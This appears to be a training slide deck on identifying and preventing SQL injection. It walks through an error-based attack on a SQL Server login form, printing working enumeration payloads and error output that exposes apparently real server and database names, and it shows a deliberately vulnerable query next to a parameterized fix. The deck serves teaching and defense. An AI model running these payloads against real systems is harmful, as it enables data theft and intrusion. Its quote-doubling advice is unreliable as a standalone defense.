How to Identify and Prevent SQL Injection

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Why web applications need security

- Behind most applications lies sensitive data
- Easy to access
- Anybody can access from anywhere
- Hard to trace back
- Lot of tools available to hack a web site (sql map, BEEF)

Web Application Vulnerabilities

OWASP Top 10 Application Security Risks

- 1. Injection
- 2. Broken Authentication
- 3. Sensitive Data Exposure
- 4. XML External Entities (XXE)
- Broken Access Control
- 6. Security Misconfiguration
- 7. Cross-Site Scripting (XSS)
- 8. Insecure Deserialization
- 9. Using Components with Known Vulnerabilities
- 10. Insufficient Logging & Monitoring

SQL Injection (SQLi)



What is SQLi

SQLi is a vulnerability that results in letting an attacker influence SQL queries that an application passes to the backend of a database

Well known SQLi Attacks

Lenovo (2019)

1+ million users compromised

Texas.gov and Florida.gov (2018)

state databases of contractors and employees leaked.

Shamshabad engineering college incident (2018)

Students hack the system and changed their results

Mossack Fonseca (Panama Papers) (2016)

The famous panama paper incident by wikileaks.

Well known SQLi Attacks

SQLi Malwares

- Asprox
- Lizamoon




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Application Server



Database Server







Database Server

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What's happening under the hood???



Understanding SQLi

Recall: what is SQLi?

SQLi is a vulnerability that results when you gives an attacker the ability to influence the SQL queries that an application passes to a backend database.


Understanding SQLi


Now let's manipulate the input so that the database will be confused ©


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
The user input is only '
character

What's happening under the hood???









Understanding SQLi

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What SQLi can do

- Extract data
- Add or modify data
- Perform DOS attack
- Bypass authentication
- Executing remote commands

Sample SQL Injection Attack

Member login				
Username:				
Password:				
	Login			

Web login form
First we sent the input '
character

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Find database version

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Apr 2 2010 15:48:46
Copyright (c) Microsoft Corporation
Standard Edition (64-bit) on Windows NT 6.2 < X64 > (Build 9200: )
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Find server name

Conversion failed when converting the nvarchar value 'MIS-DBS-001' to data type int.

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Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'MIS-DBS-001' to data type int.

Source Error:

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Find database name

Conversion failed when converting the nvarchar value 'MerchandisingHO' to data type int.

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Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'MerchandisingHO' to data type int.

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Find all databases

Conversion failed when converting the nvarchar value 'master' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'master' to data type int.

Source Error:

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Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'tempdb' to data type int.

Source Error:

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Payload: a' and 1=0/(select top 1 name from master..sysdatabases where name not in (select top 1 name from master..sysdatabases));--

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Conversion failed when converting the nvarchar value 'ReportServer' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'ReportServer' to data type int.

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Payload: a' and 1=0/(select top 1 name from master..sysdatabases where name not in (select top 2 name from master..sysdatabases));--

Find tables

Conversion failed when converting the nvarchar value 'LoggedUsers' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'LoggedUsers' to data type int.

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Payload: a' and 1=0/(select top 1 name from sysobjects where xtype = 'U' and name NOT IN (select top 1 name from sysobjects where xtype = 'U'));--

Find tables

Conversion failed when converting the nvarchar value 'NewCostingHeaderForProduction' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'NewCostingHeaderForProduction' to data type int.

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Find tables

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Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'TalySheetItems' to data type int.

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Payload: a' and 1=0/(select top 1 name from sysobjects where xtype = 'U' and name NOT IN (select top 3 name from sysobjects where xtype = 'U'));--

Next steps

- Getting all the data
- Manipulating the data
- Finally exploit the OS and gain access to the server and clear the logs.

How to Prevent SQL Injection

- 1. Code level prevention
- 2. Platform level prevention

Code level prevention - Use parameterized queries

Bad practice

```
username = request("username")
password = request("password")

sql = "SELECT * FROM users WHERE username=' " + username + " ' AND password=' " +
password + " ' ";

result = Db.Execute(sql)
If(result){/*Login success*/}
```

Good practice: Use parameterized queries

```
username = request("username")
password = request("password")
string sql = "SELECT * FROM users WHERE username=? AND password=?";
preparedstatement cmd = con.preparedstatement(sql);
cmd.setstring(1, username);
cmd.setstring(2, password);
result = cmd.executeQuery();
If(result){/*Login success*/}
```

Code level prevention - Validating input

- Whitelisting
- Blacklisting

Data type, data size, data range, content


Code level prevention - Encoding output

Encoding to the database

```
sql = sql.replace("'", "''");
```

Platform level prevention - Web application firewall (WAF)

Platform level prevention - IPS



Platform level prevention – Log collection and Monitoring



Q&A !!!



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